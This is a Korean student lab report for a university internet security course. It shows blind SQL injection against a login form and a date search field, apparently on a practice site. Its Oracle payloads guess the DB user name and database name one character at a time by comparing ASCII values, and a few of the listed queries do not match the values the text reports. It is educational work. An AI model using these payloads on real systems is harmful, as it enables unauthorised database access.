□ 단국대학교 > 사이버보안 학과 > 인터넷 보안 > 보고서 템플릿

25년 1학기 인터넷 보안 수업

# Blind SQL Injection (로그인, 날짜 검색)

**2025년 3월 25일**

학번 : 32230324
이름 : 김가람


과정 설명

**<로그인>**

**Step 1. 싱글쿼터(') 넣기**


: 싱글쿼터를 입력하여 SQL Injection이 가능한지 확인하기 위함

-> 싱글쿼터를 입력했을 때 SQL 에러가 발생하였다는 메시지가 출력되는 것으로 보아 SQL Injection이 가능함을 알 수 있음





**Step 2. 회원가입**


: Blind SQL Injection이 가능한지 확인하려면 아이디, 비밀번호를 알고 있어야 하는데 현재 알고 있는 아이디, 패스워드가 없으므로 회원가입 후 정상적으로 로그인이 되는지 확인해줌 (ID : internet / PW : 1123)




**- 로그인 성공 (ID/PW 올바르게)**



**- 로그인 실패 (ID는 맞고 PW 틀리게)**




**Step 3. 참/거짓 반응 확인**


: Blind SQL Injection이 가능한지 보기 위해 Step 2에서 새로 만든 계정 (ID : internet / PW : 1123)을 이용하여 참/거짓 반응을 확인하고자 함

**- 참 (True)**

**ID : internet' AND 1 = 1 --**

**PW : 1123**

: ID의 AND문 좌우를 참으로 입력하고, PW를 올바르게 입력하였을 때 로그인이 성공하는 것을 볼 수 있음





**- 거짓 (False)**

**ID : internet' AND 1 = 2 --**

**PW : 1123**

: ID의 AND문 우측을 거짓으로 입력하고, PW를 올바르게 입력하였을 때 로그인이 실패하는 것을 볼 수 있음




**Step 4. DB 유저명 추출**

: DB 유저명을 가져오는 쿼리는 SELECT USER FROM DUAL인데 WHERE절 뒤에 오게 되면 USER로만 써도 됨

이는 WHERE절 내부에서는 USER가 함수처럼 작동하여 DUAL 테이블 없이도 사용 가능하기 때문임

internet' AND ASCII(SUBSTR(USER, 1, 1)) >= 0 --와 같은 쿼리엔 WHERE절이 없지만 USER라고 쓰는 이유는 아래와 같이 WHERE절이 오는 자리에서 쓰일 것을 가정한 쿼리이기 때문임
ex) SELECT * FROM USERS WHERE USERNAME = 'internet' AND ASCII(SUBSTR(USER, 1, 1)) >= 0 --

ID에 쿼리를 입력하여 Blind SQL Injection을 통해 DB 유저명을 알아내고자 함
이때, PW는 올바르게 입력함 (1123)

**4-1. DB 유저명의 1번째 글자**

**internet' AND ASCII(SUBSTR(USER, 1, 1)) >= 73 --**

**internet' AND ASCII(SUBSTR(USER, 1, 1)) >= 74 --**

: USER의 1번째 위치에서 1글자를 잘랐을 때 ASCII 코드가 60 이상일 때, 75 이상일 때 등 여러 상황을 넣어가며 비교해보면 73 이상일 때는 로그인에 성공하고 74 이상일 땐 로그인에 실패하는 상황이 나타나는데, DB 유저명의 1번째 ASCII 코드가 73이라는 뜻으로 이를 문자로 변환하면 'I'임




**4-2. DB 유저명의 2번째 글자**

**internet' AND ASCII(SUBSTR(USER, 2, 1)) >= 78 --**

**internet' AND ASCII(SUBSTR(USER, 2, 1)) >= 79 --**

: 2번째 글자의 ASCII 코드가 78 이상일 때는 로그인에 성공하고 79 이상일 땐 로그인에 실패하는 상황이 나타나는데, DB 유저명의 2번째 ASCII 코드가 78이라는 뜻으로 이를 문자로 변환하면 'N'임




**4-3. DB 유저명의 3번째 글자**

**internet' AND ASCII(SUBSTR(USER, 3, 1)) >= 70 --**

**internet' AND ASCII(SUBSTR(USER, 3, 1)) >= 71 --**


: 3번째 글자의 ASCII 코드가 70 이상일 때는 로그인에 성공하고 71 이상일 땐 로그인에 실패하는 상황이 나타나는데, DB 유저명의 3번째 ASCII 코드가 70이라는 뜻으로 이를 문자로 변환하면 'F'임


**4-4. DB 유저명의 4번째 글자**

**internet' AND ASCII(SUBSTR(USER, 4, 1)) >= 79 --**

**internet' AND ASCII(SUBSTR(USER, 4, 1)) >= 80 --**

: 4번째 글자의 ASCII 코드가 79 이상일 때는 로그인에 성공하고 80 이상일 땐 로그인에 실패하는 상황이 나타나는데, DB 유저명의 4번째 ASCII 코드가 79라는 뜻으로 이를 문자로 변환하면 'O'임



**4-5. DB 유저명의 5번째 글자**

**internet' AND ASCII(SUBSTR(USER, 5, 1)) >= 79 --**

**internet' AND ASCII(SUBSTR(USER, 5, 1)) >= 80 --**


: 5번째 글자의 ASCII 코드가 83 이상일 때는 로그인에 성공하고 84 이상일 때 로그인에 실패하는 상황이 나타나는데, DB 유저명의 5번째 ASCII 코드가 83이라는 뜻으로 이를 문자로 변환하면 'S'임


**4-6. DB 유저명의 6번째 글자**

**internet' AND ASCII(SUBSTR(USER, 6, 1)) >= 79 --**

**internet' AND ASCII(SUBSTR(USER, 6, 1)) >= 80 --**

: 6번째 글자의 ASCII 코드가 69 이상일 때는 로그인에 성공하고 70 이상일 때 로그인에 실패하는 상황이 나타나는데, DB 유저명의 6번째 ASCII 코드가 69라는 뜻으로 이를 문자로 변환하면 'E'임




(다음 페이지에 이어서)

**4-7. DB 유저명의 7번째 글자**

**internet' AND ASCII(SUBSTR(USER, 7, 1)) >= 79 --**


**internet' AND ASCII(SUBSTR(USER, 7, 1)) >= 80 --**

: 7번째 글자의 ASCII 코드가 67 이상일 때는 로그인에 성공하고 68 이상일 때 로그인에 실패하는 상황이 나타나는데, DB 유저명의 7번째 ASCII 코드가 67이라는 뜻으로 이를 문자로 변환하면 'C'임


**Step 5. 최종 확인**

**internet' AND USER = 'INFOSEC' --**

: ID 칸에 다음 쿼리를 넣고 비밀번호를 올바르게 입력한 결과, 로그인에 성공하는 것으로 보아 DB 유저명은 INFOSEC이 맞음을 알 수 있음





<날짜>

**Step 1. 로그인 하기**

: DB 유저명을 구하는 과정에서 회원가입한 계정으로 로그인 함

ID : internet / PW : 1123




(다음 페이지에 이어서)

**Step 2. repeater로 보내기**


: 실습을 진행하고자 하는 사이트 (게시판 부분)를 repeater로 보내보면 GET 방식임

GET 방식에선 데이터가 URL에 포함되므로 쿼리를 자동으로 URL 인코딩을 수행하는데, 이 과정에서 필터링이 작동할 수도 있고 의도한 쿼리가 제대로 전달되지 않을 가능성이 있기에 POST 방식으로 변환해주어야 함


Request에 있는 부분을 드래그 후 우클릭하여 change request method를 누르면 POST 방식으로 변환할 수 있음

게시글 검색란에 1을 검색한 결과들 중 게시자가 internet인 경우를 찾아보면 1개의 결과가 나옴을 알 수 있음

**- GET 방식**




**- POST 방식**



**Step 3. DATE 형식 맞추기**

**','YYYYMMDD')--**

: Date=20251231처럼 되어있는 것을 DATE 타입으로 바꿔주어야 함
이때 TO_DATE 함수는 문자열을 날짜 형식으로 변환할 때 사용됨
이를 활용하면 문자열을 DATE로 변환해주기에 오류 없이 쿼리를 작성할 수 있음

','YYYYMMDD')-- 를 날짜란의 20251231 뒤에 입력하여 1을 검색해보면 Step 2와 똑같이 게시자가 internet인 결과가 1개 나오는 것으로 보아 오류 없이 동작한다는 것을 알 수 있음

## 문자열을 DATE형으로 바꾸는 법


**ex) 2019년 06월 01일 이상 2019년 08월 01일 이하 리스트 조회**

```
SELECT *
  FROM SIS_ITEM
  WHERE REGDATE >= TO_DATE('20190601', 'YYYYMMDD') AND REGDATE <= TO_DATE('20190801');

SELECT *
  FROM SIS_ITEM
  WHERE REGDATE BETWEEN TO_DATE('20190601', 'YYYYMMDD') AND TO_DATE('20190801');
```

위에 2개 코드는 같은 결과를 보여주지만 아래는 BETWEEN을 썼다. BETWEEN을 사용하는것이 더 편하다.

여기서도 주의할 점은 문자열에 TO_DATE 함수를 써서 DATE 자료형으로 변경해 주어야 하는것이다.





**Step 4. 참/거짓 반응 확인**

: Blind SQL Injection이 가능한지 보기 위해 참/거짓 반응을 확인하고자 함

**- 참 (True)**

**','YYYYMMDD') AND 1 = 1--**


: AND문의 양쪽을 참으로 하여 검색해보면 게시자가 internet인 결과가 1개 나오는 것으로 참 반응을 확인할 수 있음



**- 거짓 (False)**

**','YYYYMMDD') AND 1 = 2--**

: False문의 우측을 거짓으로 하여 검색해보면 검색에 실패하는 것으로 거짓 반응을 확인할 수 있음




**Step 5. 현재 DB명 추출**

: 현재 DB명을 추출하는 쿼리는 SELECT SYS.DATABASE_NAME FROM DUAL임


이도 DB 유저명을 추출하는 쿼리처럼 WHERE절 뒤에 올 땐 SYS.DATABASE_NAME만 써도 됨

**5-1. 현재 DB명의 1번째 글자**

**','YYYYMMDD') AND ASCII(SUBSTR(SYS.DATABASE_NAME, 1, 1)) >= 79 --**

**','YYYYMMDD') AND ASCII(SUBSTR(SYS.DATABASE_NAME, 1, 1)) >= 80 --**

: 1번째 글자의 ASCII 코드가 79 이상일 때는 게시자가 internet인 결과가 1개 나오는 것으로 보아 검색에 성공한 것을 알 수 있고, 80 이상일 땐 검색에 실패하였는데, 현재 DB명의 1번째 ASCII 코드가 79라는 뜻으로 이를 문자로 변환하면 'O'임




**5-2. 현재 DB명의 2번째 글자**

**','YYYYMMDD') AND ASCII(SUBSTR(SYS.DATABASE_NAME, 2, 1)) >= 82 --**

**','YYYYMMDD') AND ASCII(SUBSTR(SYS.DATABASE_NAME, 2, 1)) >= 83 --**

: 2번째 글자의 ASCII 코드가 82 이상일 때는 검색에 성공하고, 83 이상일 땐 검색에 실패하였는데, 현재 DB명의 2번째 ASCII 코드가 82라는 뜻으로 이를 문자로 변환하면 'R'임

